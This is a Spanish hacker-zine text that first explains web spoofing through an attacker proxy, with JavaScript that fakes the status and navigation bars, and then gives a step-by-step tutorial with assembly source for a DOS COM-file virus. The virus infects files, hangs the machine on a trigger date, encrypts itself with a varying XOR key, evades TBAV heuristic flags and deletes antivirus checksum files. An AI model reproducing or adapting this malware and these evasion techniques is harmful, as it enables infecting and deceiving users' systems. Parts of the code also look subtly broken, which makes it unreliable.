Lo primero que se hace es grabar todo el website dentro del servidor del atacante para que asi se apunte al servidor de la victima, en vez de la verdadera. Otro método sería instalar un software que actúe como filtro. Por ejemplo, si la URL del atacante es <http://www.atacante.org> y la del servidor verdadero es <http://www.servidor.com>, quedaria: <http://www.atacante.org/http://www.servidor.com>

- 1) El navegador de la victima reclama una pagina de www.atacante.org
- 2) www.atacante.org se la reclama a www.servidor.com.
- 3) www.servidor.com se la entrega a www.atacante.org
- 4) www.atacante.org la reescribe o modifica
- 5) www.atacante.org le entrega la version de la pagina que ha hecho al navegador de la victima.

b) Que pasa con los Formularios?:

Si la victima llena un formulario de una pagina web falsa, el atacante tambien puede leer los datos, ya que van encerrados dentro de los protocolos web basicos. Es decir, que si cualquier URL puede ser spoofeada, los formularios tambien.

c) Las Conexiones Seguras no ayudan:

Una propiedad angustiosa de este ataque es que tambien funciona cuando el navegador de la victima solicita una pagina via conexion segura. Si la victima accede a un web "seguro" (usando Secure Sockets Layer, SSL) en un web falso, todo sigue ocurriendo con normalidad, la pagina sera entregada, y el indicador de conexion segura, se encendera (generalmente suele ser un candado).

El navegador de la victima dice que hay una conexion segura, porque tiene una, pero desgraciadamente esa conexion es con www.atacante.org, y no con el sitio que piensa la victima. El indicador de conexion segura solo le da a la victima una falsa sensacion de seguridad.

Empezando el Ataque

El atacante debe, de alguna manera colocar un cebo a la victima, para que visite la web falsa del atacante. Hay varias maneras para hacer esto, poner un link en cualquier pagina que visite la victima, engañar a los motores de busqueda, o incluso, si se sabe su direccion de mail, enviarle uno para que visite la pagina, ...

Completando la Ilusion

Este ataque es bastante efectivo, pero no perfecto. Todavia hay detalles que pueden hacer sospechar a la victima que el ataque ya esta en marcha. En última instancia, el atacante puede llegar a eliminar cualquier rastro del ataque.

a) La Linea de Estado:

Es una simple linea de texto abajo del navegador que informa de varios mensajes, como a que servidor trata de localizar, si se conecta, o el tiempo que falta todavia para recibir la totalidad de la pagina.

Este ataque deja dos tipos de evidencias en la barra de estado. La primera, cuando se pasa el mouse por encima de un enlace, informa la URL a la que apunta. Asi pues, la victima podria darse cuenta de que la URL se ha modificado. La segunda es que por un breve instante de tiempo, se informa cual es la direccion del servidor que esta intentando visitar. La victima podria darse cuenta que el servidor es `www.atacante.org`, y no el servidor verdadero.

El atacante puede tapar estas huellas añadiendo codigo JavaScript en cada pagina reescrita para ocultar el texto en la linea de estado o hacer que cuando haya un enlace a `http://www.atacante.org/http://www.servidor.com`, en la linea de estado salga `http://www.servidor.com`, que se haria de la manera siguiente:

```
<a href="http://www.atacante.org/http://www.servidor.com"
```

```
OnMouseOver="window.status='http://www.servidor.com'; return
```

```
true;">http://www.servidor.com</a>
```

Este detalle hace mas convincente el ataque.

b) La Linea de Navegacion:

Es la encargada de informar qué URL se esta visitando. Asi pues, el ataque causa que las paginas reescritas en `www.atacante.org` salgan en la linea de navegacion. Este detalle puede hacer sospechar a la victima que el ataque está en marcha.

Esta huella puede ser ocultada ayudandose de un poco de JavaScript, de esta manera:

```
function AbreVentana()
{
open("http://www.atacante.org/http://www.servidor.com/", "DisplayWindow", "toolbar=yes,directories=
no,menubar=no, status=yes");
}
```

También se puede hacer un programa que reemplace a la línea de navegación verdadera, que parezca que sea la correcta, colocándola en el mismo sitio, ... Si está bien hecho se puede hacer que escriba la URL que espera ver la víctima, incluso que se puedan producir entradas por teclado, para que la víctima no se de cuenta.

c) Ver Documento Fuente:

Los navegadores más populares ofrecen la posibilidad de examinar el código fuente HTML de la página actual. Un usuario podría buscar URLs reescritas, mirando su código fuente, para darse cuenta del ataque.

Este ataque también puede prevenirse ayudándose de un programa en JavaScript que oculte la barra de menús, o que haga una barra idéntica, con la salvedad que si la víctima mira el código fuente, en vez de enseñar el que está viendo, apunte a la dirección verdadera.

d) Ver Información del Documento:

Esta huella se puede eliminar siguiendo las indicaciones arriba mencionadas.

Remedios

Web Spoofing es un ataque peligroso, y difícilmente detectable, que hoy por hoy se puede llevar a cabo en Internet. Afortunadamente hay algunas medidas preventivas que se pueden practicar:

a) Soluciones a corto plazo:

- 1.- Desactivar la opción de JavaScript en el navegador.
- 2.- Asegurarse en todo momento que la barra de navegación está activa.
- 3.- ESTA ES LA MÁS IMPORTANTE: Poner atención a las URL que se enseñan en la barra de estado, asegurándose que siempre apuntan al sitio que quieras entrar.

Hoy en día tanto JavaScript, como Active-X, como Java tienden a facilitar las técnicas de spoofing, así que desde aquí recomendamos al lector que las desactive de su navegador, al menos en los momentos que vaya a transferir información crítica como login, password, números de tarjeta de crédito o cuenta bancaria, ...

b) Soluciones a largo plazo:

Todavía no se ha descubierto ningún método para evitar este ataque.

Octubre de 2000

Empezaremos por contaminar archivos com, ¿que qué diferencia hay entre archivos com y exe? pues fácil, si os habéis fijado los archivos com ocupan como máximo 65 kbytes y pico. ¿qué porque es así? , pues porque

los com se cargan en un único segmento de memoria. Y no me vengáis diciendo que el command.com del windows 95 tiene más porque aunque tiene extensión com es un archivo exe (es un exe camuflado je,je,je ;)) Los exe's utilizan un cabecera con información acerca del tamaño del archivo, la posición inicial para empezar a ejecutar el file la posición del stack y demás choradas necesarias para cargarlo en varios segmentos de memoria. El inicio de dicha cabecera es MZ ¿que porque esa marca? ,yo que sé ,yo no creé la estructura de los exe's, de alguna manera los tenían que marcar.

Bueno la verdad es que lo que realmente diferencia un exe de un com es esa marca , la extensión simplemente sirve para que el DOS sepa que ejecutar primero com->exe->bat. El virus que vamos a hacer no será residente por lo que es bastante sencillo .Contamina en un único directorio por lo que además de ser sencillo tendrá una infección prácticamente patética. Pero bueno es pa ke entendáis el rollo este de los com. La contaminación de los com's se puede hacer añadiendo el código del virus al principio del hoste(programa infectado) pero no es recomendable por cuestiones de rapidez, por lo que lo bonito es quitar los 3 primeros bytes del archivo (guardarlos en el código del virus) poner en su lugar un jmp virus (es decir un salto incondicional al código del virus, que lo añadimos al final del hoste). Cuando acaba la ejecución del virus los 3 bytes que habías guardado los restauramos al principio del virus y le pasamos el control al hoste. Facil noooo???

```
-----  
| jmp    virus |  
-----  
| codigo del   |  
| hoste        |  
-----  
| virus:       |  
| contamina    |  
| recupera los |  
| 3 bytes      |  
| originales y |  
| jmp hoste    |  
-----
```

Ahora que sabemos la teoría , tenemos que buscar una manera de marcar los archivos para no volverlos a contaminar infinitas veces.

Como vamos a tener que poner un jmp al principio del hoste , pues este propio jmp funcionará de marca de infección. El virus infectará

a los archivos que no empiecen con un jmp. El código del jmp ocupa 1 byte y la dirección a saltar con un byte ocupa 2 bytes

1 byte del jmp + 2 bytes dirección = 3 bytes (lo que pillamos del hoste)

Otra cosa. Al programar un virus lo que se hace normalmente es crear un archivo contaminado, en este caso nuestro hoste contaminado contendrá un jmp start (salto al principio del virus) y la int 20h para regresar al dos.

```

longitud      equ      fin-start

code          segment 'code'
              assume   cs:code,ds:code,es:code
              org      100h                ;empiezo en 100 ya que
es un com
hoste:        jmp      start                ;esto es un hoste
simulado

              int      20h                ;con esto salgo al DOS
start:        push     bp
              call     alli                ; busco la ip de
inicio
alli:         pop      bp                  ; para que la
variables no
              sub      bp,offset alli      ; aparezcan corridas
:-)

```

Con esto lo que hacemos es definir la constante longitud como la diferencia entre dos etiquetas que hemos puesto al principio y al final del virus(obviamente) con lo que el linkador nos traducirá longitud como el tamaño del virus.

El org 100h es para que el programa se cargue en el offset 100h, los com's siempre se cargan en el offset 100h ya que tienen que dejar 100h bytes para que el DOS guarde información sobre el programa esos 100h bytes forman lo que se llama el PSP.

En el hoste meto un jmp start con lo que este archivo estará ya marcado como infectado. Ahora viene lo gracioso, que coño hace ese call ahí.Bueno ¿por qué un call? ¿acaso los call no són para llamar a procedimientos? ¿y el procedimiento?¿no veo ninguno?¿y la famosa instrucción

ret para regresar del procedimiento tampoco la veo? Respuesta: No es una llamada a un procedimiento. Es simplemente una pirula para que se puedan direccionar las variables. ¿quéeee?. Si bueno no sé si si os habéis dado cuenta que el virus se añade al final del hoste con lo que en cada hoste las variables se encontrarán en diferente offset (el offset es una dirección dentro de un segmento , y un segmento es un bloque de memoria de 65536 bytes)

Las referencias a variables (como mov ax,variable) el linkador las traduce a un numero (mov ax,056f2h por ejemplo) Por esto es por lo que hay que inventarse una pirula para hallar

el verdadero offset de las variables(en busca del offset perdido).

Ahora bien que os parece si sumamos a cada referencia a variable el incremento del tamaño del hoste respecto al hoste ficticio que hemos creado,que lo podríamos tener almacenado en un registro como el bp (que no es muy usado). Ahora las referencias a variables quedarían así:

```
mov ax,bp+variable ;)
```

No está mal el invento pero ¿cómo coño hallamos ese incremento que sufre el offset?.Ahora es cuando utilizamos las maravillosas cualidades del comando call.El comando call no sólo salta al comienzo del procedimiento sinó que apila la dirección de regreso para que luego utilizando la instrucción ret se pueda regresar a la posición desde la que fué llamada.Pero bueno, que preciosidad de comando ,pues yo ahora hago un call findoffset y en vez de enviar el control a un procedimiento utilizo el comando pop para desapilar la dirección apilada con el call. Pero la cosa no se queda ahí, ahora le resto a esa direccion (almacenada en bp) el offset de la etiqueta findoffset ahora acabamos de obtener el desplazamiento que sufriran las variables.

NOTA:Las intrucciones offset algo el linkador las traduce por un número por lo que en cada archivo infectado 'offset findoffset' siempre será el mismo número. el offset de la etiqueta findoffset del archivo que vamos a crear.

Si te fijas en el archivo que vamos a obtener el bp tomará el valor 0 esto es correcto ya que en el archivo original no se produce ningun desplazamiento,respecto a su propio tamaño ;).

```
push    cs
push    cs
pop     ds
pop     es
push    ax
push    bx
push    cx                ; APILO LOS REGISTROS
push    dx
push    di
push    si
```

Con esto ds y es se quedan con el valor de cs ya que trabajamos en un único segmento. Además apilo los registros para que no se modifique su valor.

Ahora viene un punto muy importante en este virus es recuperar los 3 bytes originales. Esto lo hacemos antes de la contaminación ya que la variable cab_ORIG la sobreescribiremos en el proceso de infección.

```

                                cld
                                mov     cx,3d             ;en cx el numero de bytes a
mover                          mov     di,100h           ;muevo de ds:si ->es:di
                                lea     si,bp+cab_ORIG     ;es decir de la variable
cab_ORIG a 100h                rep     movsb

```

Ten en cuenta que sobreescribo estos 3 bytes en memoria el archivo contaminado siempre tendra tu jmp START.

```

***** Quien quiera pasar de esto que lo haga *****
***** es la activación del *****
virus

```

Se activa el 19 de Febrero mi Cumpleaños (que original).

```

                                mov     ah, 02h
                                int     21h
                                cmp     dh, 2d           ;compruebo si el mes es 2
                                jne     noactivo
                                cmp     dl, 19d          ;compruebo si el dia es 19
                                jne     noactivo

                                mov     ax,0900h         ;aparece el mensaje en pantalla
                                lea     dx,bp+mensaje     ;si es 19 del 2 sino se salta a
noactivo                       int     21h

                                hlt                     ;cuelgo el ordenata

```

noactivo:

```

***** Final de la activación *****

```

```

                                mov     ah,4eh           ;
                                lea     dx,bp+file_cont   ;
                                mov     cx,00000000b     ;      BUSQUEDA DEL
ARCHIVO                       int     21h               ;

```

con esto busco archivos que cumplan que tienen extensión com *.com . en ds:dx esta la dirección de la cadena '*.com' en ah la llamada a la función de búsqueda y en cx los atributos. Es recomendable trabajar con una buena lista de interrupciones yo recomiendo personalmente la lista de Ralf Brown yo diría que sin duda es la mejor . Si la han quitado la podréis conseguir de la página de Cicatrix. Ojo a que ponemos bp+file_cont en vez de file_cont a secas.

```

otro:                          mov     ah,4fh
                                int     21h
                                jb      salir           ;salto si no quedan más
archivos                       ;con extensión com

```

```

mov     ax, 3d00h      ;abro el archivo para lectura
mov     dx, 009eh
int     21h
mov     bx,ax          ;guardo el handel

```

Al encontrar un archivo con extensión com lo abro para ver si está contaminado.
 Ten en cuenta que la información obtenida con la función 4fh de la interrupción 21 (busqueda de archivo) se guarda en el DTA(disk transfer area) que forma parte del PSP (que son los 100 bytes iniciales del segmento donde se ejecuta el com).
 El DTA empieza en el offset 80h y tiene la siguiente estructura:

	offset	Bytes ocupados	Función
función	00h	21d	Usado por el dos para la
proximo)			4f (buscar
	15h	01d	Atributos del file encontrado
	16h	02d	Hora del archivo
	18h	02d	Fecha del file
	1Ah	04d	Tamaño del archivo en bytes
	1Eh	13d	Nombre del archivo

Ahora que sabemos esto para abrir un archivo encontrado con las funciones 4Eh y 4Fh sólo tenemos que poner en dx la dirección del campo Nombre de Archivo del DTA. Esta se encuentra en el offset 1Eh del DTA pero como el DTA se encuentra en el offset 80h, la dirección real será 80h+1Eh= 9Eh.

```

principio      mov     ax,4200h      ;muevo el puntero al
               mov     cx,0000h
               mov     dx,0000h
               int     21h

copiar         mov     cx,3h          ;longitud a
se copiara     lea     dx,[bp+cab_Orig] ;direccion donde
lectura        mov     ah,3fh        ;funcion de
               int     21h

```

En la variable cab_ORIG los 3 primeros byte del archivo . Esto es para comprobar si está infectado y si lo está de paso ya tengo los 3 bytes para poder recuperarlos luego.(ten en cuenta que a estas alturas ya hemos recuperado en memoria los 3 bytes originales del file).

```

archivo      mov     ah ,3eh                      ;cierro el
int          21h

con un jmp    cmp     byte ptr [bp+cab_ORIG],0E9h      ;si empieza
y busca otro  je      otro                          ;no lo contamina

```

Cierro el archivo y compruebo si el byte almacenado en cab_ORIG es igual a 0E9h que es el código de la instrucción jmp. Si es igual probablemente esté contaminado por lo que buscamos otro

```

para r/w      mov     ax, 3d02h                      ;abro el archivo
mov           dx, 009eh
int           21h
mov           word ptr ds:[bp+handel],ax ;guardo en handel
en la variable
mov           bx,ax          ; guardo en bx el handle del
archivo

```

Fijate bien que todas las referencias a variables se realizan sumando bp.

```

mov     cx, 2h
mov     si,009Ah
lea     di,[bp+cabecera+1]
rep     movsb

```

Ahora hallamos el tamaño del archivo , lo leemos del DTA como ya hicimos con el nombre del archivo

```

sub     word ptr [bp+cabecera+1],3

```

Ahora resto al tamaño del archivo lo que ocupa el tamaño del jmp (3 bytes) ya que el salto comienza realmente desde la siguiente instrucción.

```

principio     mov     ax,4200h          ;muevo el puntero al
mov           cx,0000h
mov           dx,0000h
int           21h

mov           ah,40h          ;escribo los nuevos 3 bytes
mov           cx,3h           ;que tendrá el archivo
lea           dx,bp+cabecera
int           21h

```

Que conste que la variable cabecera la tenía preparada con un E9h en el primer bytes(jmp) mirar la definición de variables del final

Por ello lo único que he tenido que hacer es completarla
metiendo
la dirección hallada.

```

                                mov     ax,4202h           ;muevo el puntero al final
                                mov     cx,0000h
                                mov     dx,0000h
                                int     21h

                                mov     ah,40h
                                mov     cx,longitud         ;en cx el número de bytes a
copiar                          lea     dx,bp+start        ;pues la longitud del
archivo                        int     21h                ;que va a ser

                                mov     ah ,3eh           ;cierro el archivo
                                int     21h

```

Completamos la infección cerrando el archivo

```

salir:                         pop     si                 ;
                                pop     di                 ;
                                pop     dx                 ;  DESAPILO LOS
REGISTROS                      pop     cx                 ;
                                pop     bx                 ;
                                pop     ax                 ;
                                pop     bp                 ;

                                mov     ax,100h           ;FELICIDADES YA
HAS CONTAMINADO OTRO ARCHIVO  jmp     ax

```

Para salir desapilamos los registros guardados
y con un simple jmp al offset 100h el hoste emp

Bueno,bueno,bueno ... Tenemos aquí un bonito virus, ¿qué podemos hacer para mejorarlo un poco?. Pues vamos a encriptarlo. Y además lo vamos a encriptar cada vez con un valor diferente, que cogeremos de un contador que tiene el Bios (el bios cuenta el número de tics de reloj a partir de las 12). ¿qué porqué encriptamos con un valor variable?.Pues fácil, si encriptamos cada vez con un valor diferente ,la parte del virus que permanece constante con cada infección será mínima(sólo la rutina de desencriptación). Actualmente hay más sofisticadas técnicas para que se reduzca el codigo invariante del virus, se trata del POLIMORFISMO que se basa en encriptar según un número aleatorio y modificar cada vez la rutina de desencriptación. Pero basta de rollos, vamos a explicar un poco eso de la encriptación. Utilizaremos una encriptación xor ,esta encriptación tiene una cualidad muy interesante y es que la rutina de desencriptación y la de encriptación es la misma. Fijaos que si realizamos un xor a un número con el valor 5 (por ejemplo) ,obtenemos otro número diferente , pero si volvemos a aplicar la función xor con el valor 5 obtenemos el valor que teníamos al principio.

Nota: La función A xor B es cierto si A es cierta y B no o si A es falsa y B cierta.

Supongamos ahora que tenemos un byte del virus 11011010 y que encriptamos según el valor del timer 00100111

	Valor encriptado	Valor desencriptado
	-----	-----

11011010 xor 00100111 =	11111101	11011010

Tened en cuenta que a hay muchas posibilidades de encriptación pero no siempre la función de encriptado es igual a la de desencriptado como pasa con la xor, tomad algunos ejemplos:

Función de encriptación	Función de Desencriptación
-----	-----
add	
sub	
sub	
add	
xor	
xor	
ror	
rol	
rol	
ror	

```

inc .....
dec
dec .....
inc
not .....
not

```

La estructura es muy simple cuando el virus toma el control llama a una rutina de desenscriptación y ésta desenscripta el código del virus(lee el byte del timer que lo tenemos almacenado en una variable dentro del código y con ese valor pasamos la función xor a cada byte del virus).

```

-----
| jmp    virus |
-----
| código del   |
| hoste       |
-----
| virus:      |
| Rutina de   |
| desenscriptación|
-----
| virus      |
| encriptado |
-----

```

Pero que coño pasa , aquí hay un problema.¿cómo vamos a dar el control a una rutina de desenscriptación si no tenemos el virus encriptado todavía?.Aquí viene lo divertido del asunto. En el archivo que vamos a crear, no haremos un jmp START como hicimos en el ejemplo anterior haremos jmp Encryptor, siendo Encryptor una etiqueta que indica el comienzo a una rutina de encriptación que colocaré al final del virus. Fíjate bien que la coloco después de la etiqueta 'fin'. Esto es porque la rutina sólo tiene que funcionar en el archivo que creamos nosotros(ya que no tiene todavía el código encriptado) ,de este modo esa rutina no se copiará en las sucesivas infecciones.

El método de infección es ligeramente diferente, ya que hemos de encriptar primero el virus y luego añadirlo al archivo. Por ello copio el código del virus textualmente al final del propio virus ,allí lo encripto y de allí lo llevo al final del archivo.

Atención a las modificaciones del virus anterior...

```

longitud      equ    fin-start
zona_encrypt  equ    offset zona_end-offset zona_start
comienzo      equ    offset zona_start-offset start

```

Hallado la constante zona_encrypt para definir la cantidad de bytes a encriptar(que no es igual a la longitud del virus, porque la rutina de desenscriptación obviamente no se encripta). La variable comienzo la utilizo para direccionar la zona a encriptar cuando muevo el virus para encriptarlo.

```

code          segment 'code'

```

```

                                assume cs:code,ds:code,es:code
                                org     100h                ;empiezo en 100
hoste:                          jmp     encryptor           ;esto es un hoste
simulado                        int      20h                ;con esto salgo al DOS

```

Fijaos que en vez de saltar a Start salto a encryptor para encriptar el código del virus antes de pasar el control a la rutina de desencriptación

```

start:                          push    bp
                                call    alli                ; busco la ip de
inicio                           call    alli                ; para que la
alli:                            pop     bp                  ; para que la
variables no                      sub     bp,offset alli      ; aparezcan corridas
:-)

                                push    cs
                                push    cs
                                pop     ds
                                pop     es
                                push    ax                    ;
                                push    bx                    ;
                                push    cx                    ; APILO LOS REGISTROS
                                push    dx                    ;
                                push    di                    ;
                                push    si                    ;

```

***** Rutina de desencriptación *****

Tened en cuenta que hemos de hallar en bp el desplazamiento antes de la rutina de desencriptación , ya que esta rutina si que se ejecuta en cada archivo contaminado.

```

                                mov     cx,zona_encrypt      ;en cx el numero de bytes
                                xor     di,di                ;a encriptar
                                mov     ax,byte ptr [valor]
mas:                            xor     byte ptr [zona_start+di],ax
                                inc     di
                                dec     cx
                                je      mas

```

No voy a explicar la rutina ya que es la misma que la rutina de encriptación

***** atención que aquí empieza la zona encriptada *****

```

zona_start:                     cld
                                mov     cx,3d                ;en cx el numero de bytes a
mover                           mov     di,100h              ;muevo de ds:si ->es:di
                                lea     si,bp+cab_ORIG        ;es decir de la variable
cab_ORIG a 100h                 rep     movsb

                                mov     ah, 02h
                                int     21h
                                cmp     dh, 2d                ;compruebo si el mes es 2
                                jne     noactivo
                                cmp     dl, 19d               ;compruebo si el día es 19

```

```

jne    noactivo

noactivo
mov    ax,0900h      ;aparece el mensaje en pantalla
lea    dx,bp+mensaje ;si es 19 del 2 sino se salta a

int    21h

hlt                    ;cuelgo el ordenata

noactivo:

mov     ah,4eh        ;
lea     dx,bp+file_cont ;
mov     cx,00000000b   ;      BUSQUEDA DEL
ARCHIVO
int     21h           ;

otro:
mov     ah,4fh
int     21h
jb      salir         ;salto si no quedan más
archivos
                        ;con extensión com

mov     ax, 3d00h      ;abro el archivo para lectura
mov     dx, 009eh
int     21h
mov     bx,ax          ;guardo el handel

principio
mov     ax,4200h       ;muevo el puntero al

mov     cx,0000h
mov     dx,0000h
int     21h

copiar
mov     cx,3h          ;longitud a
se copiará
lea     dx,[bp+cab_Orig] ;dirección donde
lectura
mov     ah,3fh         ;función de
int     21h

archivo
mov     ah ,3eh        ;cierro el
int     21h

con un jmp
y busca otro
cmp     byte ptr [bp+cab_ORIG],0E9h      ;si empieza
je      otro                            ;no lo contamina

para r/w
mov     ax, 3d02h          ;abro el archivo

mov     dx, 009eh
int     21h
mov     word ptr ds:[bp+handel],ax ;guardo en handel
en la variable
mov     bx,ax              ; guardo en bx el handle del
archivo

```

```

mov     cx, 2h
mov     si,009Ah
lea     di,[bp+cabecera+1]
rep     movsb

sub     word ptr [bp+cabecera+1],3

principio
mov     ax,4200h           ;muevo el puntero al

mov     cx,0000h
mov     dx,0000h
int     21h

mov     ah,40h             ;escribo los nuevos 3 bytes
mov     cx,3h              ;que tendrá el archivo
lea     dx,bp+cabecera
int     21h

```

Ahora que he escrito la nueva cabecera he de mover el código del virus y encriptarlo antes de ejecutar la int 21 función 40 para copiar el virus al final.

```

xor     ax,ax
int     1Ah
mov     al,dl              ;sólo leo el valor menos
mov     byte ptr [bp+valor],al ;significativo ya que sólo
                                ;necesito un byte

```

Aquí obtengo el valor del timer con la int 1ah y lo guardo en la variable valor para que lo pueda utilizar luego la rutina de desencriptado.

```

cld
lea     si,bp+start        ;copio el virus a otra parte
lea     di,bp+Encrypt_buf  ;para encriptarlo
mov     cx,longitud        ;ds:si -> es:di
rep     movsb

mov     cx,zona_encrypt    ;en cx el numero de bytes
xor     di,di              ;a encriptar
mov     ax,byte ptr [valor]
otro_byte:
xor     byte ptr [bp+Encrypt_buf+comienzo+di],ax
inc     di
dec     cx
je      otro_byte

```

Con esto encripto el virus (que lo he movido a Encrypt_buf)

```

mov     ax,4202h           ;muevo el puntero al final
mov     cx,0000h
mov     dx,0000h
int     21h

mov     ah,40h
mov     cx,longitud        ;en cx el número de bytes a
copiar
lea     dx,bp+Encrypt_buf  ;pues la longitud del
archivo
int     21h                ;que va a ser

```

Bueno ,he estado evitando hasta ahora hablar de heurística,
pero
supongo que és inevitable.

La busqueda heurística es un método utilizado por lo antivirus
y consiste en buscar trozos muy utilizados en los virus.
Por ejemplo la busqueda del desplazamiento de las variables
(o delta offset o beta offset como dirían algunos programadores
de virus).Ese trozo es muy común en los virus y en cambio
ningún programa (normalmente) lo utiliza (¿qué programa necesita
buscar un desplazamiento de variables si no se va a cambiar
de offset?).

En nuestro programita saltarían por ejemplo el flag de encriptación
(flag # en el tbav) ,el flag de busqueda de ejecutables(porque
buscamos archivos com, eso quieras o no es bastante sospechoso)
,el flag de busqueda del delta offset (flag E en el tbav) y el
flag de regreso al hoste (salta cuando damos el control al hoste
saltando al offset 100h,flag B en el tbav)

Lista de flags del tbav

E Flexible Entry-point. The code seems to be designed to be linked
on any location within an executable file. Common for viruses.
J Suspicious jump construct. Entry point via chained or indirect
jumps. This is unusual for normal software but common for viruses.
B Back to entry point. Contains code to re-start the program after
modifications at the entry-point are made. Very usual for viruses.
M Memory resident code. The program might stay resident in memory.
c No checksum / recovery information (Anti-Vir.Dat) available.
C The checksum data does not match! File has been changed!
T Incorrect timestamp. Some viruses use this to mark infected files.
Z EXE/COM determination. The program tries to check whether a file
is a COM or EXE file. Viruses need to do this to infect a program.
@ Encountered instructions which are not likely to be generated by
an assembler, but by some code generator like a polymorphic virus.
G Garbage instructions. Contains code that seems to have no purpose
other than encryption or avoiding recognition by virus scanners.
U Undocumented interrupt/DOS call. The program might be just tricky
but can also be a virus using a non-standard way to detect itself.
K Unusual stack. The program has a suspicious stack or an odd stack.
1 Found instructions which require a 80186 processor or above.
R Relocator. Program code will be relocated in a suspicious way.
L The program traps the loading of software. Might be a
virus that intercepts program load to infect the software.
w The program contains a MS-Windows or OS/2 exe-header.
F Suspicious file access. Might be able to infect a file.
S Contains a routine to search for executable (.COM or .EXE) files.
Found a code decryption routine or debugger trap. This is common
for viruses but also for some copy-protected software.
D Disk write access. The program writes to disk without using DOS.
? Inconsistent exe-header. Might be a virus but can also be a bug.
N Wrong name extension. Extension conflicts with program structure.

Si os fijáis algunos de los flags son una chorada (ojo al flag w)
Pero tranquilos ,en esta vida todo tiene solución en primer
lugar podríamos sustituir la tipica rutina ...

```
                call find_offset
find_offset:    pop  bp
                sub  bp,offset find_offset
```

... por una rutina en la que leamos directamente de la pila

```
find_offset:    call find_offset
               mov  si,sp
               mov  bp,word ptr ss:[si]
               sub  bp,offset find_offset
               add  sp,2                ;adiós flag E
```

Fijate que los datos en la pila se almacenan decrecientemente, con lo que el último elemento está en la posición de memoria más baja. El último elemento de la pila lo apunta el par de registros ss:sp. No podemos direccionar la memoria con el registro sp por lo que primero pasamos el valor de sp a si (mov si,sp) después leemos el valor apuntado por si y lo llevamos a bp(ésta es la dirección apilada con el call). Y bueno realizamos el sub y ojo a esta parte sumamos 2 al registro sp ya que hemos desapilado una palabra de la pila y ahora el último elemento de la pila está dos posiciones hacia arriba. Esta rutina sirve pero ten en cuenta que el call find_offset no puede ser el primer comando del virus (sino la heurística saltaría). Antes del call find_offset podrías poner ...

```
               push cs
               push cs
               pop  ds
               pop  es
               ....ya que de todas formas lo tendrías que poner.
```

No tengas tentaciones de poner instrucciones inútiles antes del call como

```
               mov  cx,cx
               xchg ax,ax
```

Entonces no saltaría el flag del delta offset sino el flag de garbage instruction (instrucciones basura) ¿qué porqué salta la heurística con instrucciones inútiles? Pues porque un programa normal no suele utilizarlas, no son instrucciones que un compilador genere. En cambio los virus las utilizan para modificar la rutina de desenscriptación en virus Polimórficos. Así que evita utilizarlas. Ahora que hemos evitado el flag E vamos a anular el flag B (back to entry point, regreso al punto de entrada). Salta cuando damos el control al com después de la ejecución del virus. Es decir si utilizamos

```
               mov  ax,100h
               jmp  ax
```

pero esto tiene una solución también drástica,(no utilizaremos un mov)

```
               push 100h      ;apilamos el valor 100h en la pila
               pop  ax        ;desapilamos ese valor en el registro ax
```

```
jmp ax ;saltamos a la dirección 100h
```

Si, si, sé lo que estáis pensando. Pero se vé que a los creadores de antivirus no se les ocurrió :>

Je, Je hemos aniquilado otro flag. Vamos a por el siguiente.

¿Qué tal el flag de encriptación?. La verdad es que éste me costo un poquito. Leí por algún sitio que poniendo después de la rutina de desencriptación un comando de salida al DOS se quitaba, con lo que el programa antivirus se pensaba que la zona encriptada eran datos del programa Algo así :>

```

mas:      mov     cx,zona_encrypt ;en cx el numero de bytes
          xor     di,di           ;a encriptar
          mov     ax,byte ptr [valor]
          xor     byte ptr [zona_start+di],ax
          inc     di
          dec     cx
          je      mas
          jmp     sigue           ;salto para ejecutar el virus
                                     ;ya desencriptado
          mov     ax,4c00h        ;para salir al DOS pero
          int     21h            ;nunca llega a ejecutarse

sigue:

```

***** aquí empieza el código encriptado *****

```

zona_start:  cld
              mov     cx,3d
              mov     di,100h
              lea     si,bp+cab_ORIG
              rep     movsb
              .
              .
              .

```

La verdad es que es una idea ingeniosa ,pero no me funcionó. Así que al final conseguí evitar el dichoso flag encriptando y desencriptando el virus (parece paradógico ,evitar el flag de encriptación con una rutina de encriptación juajua juajua) Encripto y desencripto con una función xor y utilizando un valor fijo. Estas dos rutinas las ejecuto antes de llegar a la verdadera rutina. Y estarán en cada archivo. La estructura del com quedaría así:

```

Busqueda del delta offset
Encripto el virus con un valor fijo
Desencripto el virus con el mismo valor
Desencripto el virus con un valor variable que
se encuentra almacenado en el codigo.
Codigo del virus encriptado aquí

```

Podéis revisar el Tarazona_Killer en la zona de virus comentados que está en esta web (si tenéis más dudas).

Otro menos, esto va disminuyendo. Vamos ahora a por el flag S Que salta con las rutinas de busqueda de archivos ejecutables (exe,com).

También hay una fácil solución. En vez de buscar archivos *.com buscar archivos que cumplan *.c?m .

Y después verificar si el caracter del medio es una o.

Fácil. El flag Z tiene una solución parecida.

El flag z salta con rutinas de verificación si un archivo

es com o exe (es decir comprobando si los 2 primeros bytes son MZ).
Por ejemplo saltaría con rutinas como:

```
    cmp word ptr [cab_ORIG], 'ZM'
    jne contamina_com
    jmp salir
```

contamina_com:

NOTA: Fíjate que para verificar si los 2 primeros bytes son MZ comparamos con la cadena ZM ya que el bytes menos significativo se carga más hacia la derecha y el menos significativo a la izquierda.

Para evitar el flag leemos primero un byte y luego otro

```
    cmp byte ptr [cab_ORIG], 'M'
    jne contamina_com
    cmp byte ptr [cab_ORIG+1], 'Z'
    jne contamina_com
    jmp salir
```

contamina_com:

Bueno a estas alturas sólo saltaría el flag c
C The checksum data does not match! File has been changed!
El Tbav crea un archivo en cada directorio con información sobre los archivos ejecutables que hay en él. Gracias a este archivo el Tbav sabe si un archivo a aumentado de tamaño o qué, (bueno no suelen engordar así por así los ejecutables por lo que si uno crece de tamaño lo más normal es que tenga un virus :>)
La manera de evitar este flag es borrar el archivito con lo que de paso puedes borrar otros archivos de verificación de otros antivirus como el chklist.ms etc.
¿qué cómo los borras? pues coño pa eso tienes la lista de interrupciones int 21 en AH->41h y en DS:DX->asciz file

Olvidémonos un poco de los flags y de la heurística ,por lo menos hasta que llegemos a la residencia ;>. Y vamos a deperurar un poco más el programilla.
Piensa por un momento lo que pasaría si alguien copia nuestro virus a un diskette ,luego lo protege contra escritura y después ejecuta el virus.
Pues aparecería en pantalla un horroroso mensaje de

Fallo de escritura en unidad A
Anular, Reintentar, Ignorar?

Incluso a veces aparece en pantalla error en int 24 :>
Y vosotros no queréis que eso pase ,porque delataría a nuestro pequeño virus.
Pues bueno como todo en esta vida tiene una solución. La interrupción 24 es la que gestiona los errores críticos. Entre ellos está la lectura en diskettes defectuosos, la escritura en diskettes protegidos contra escritura etc.

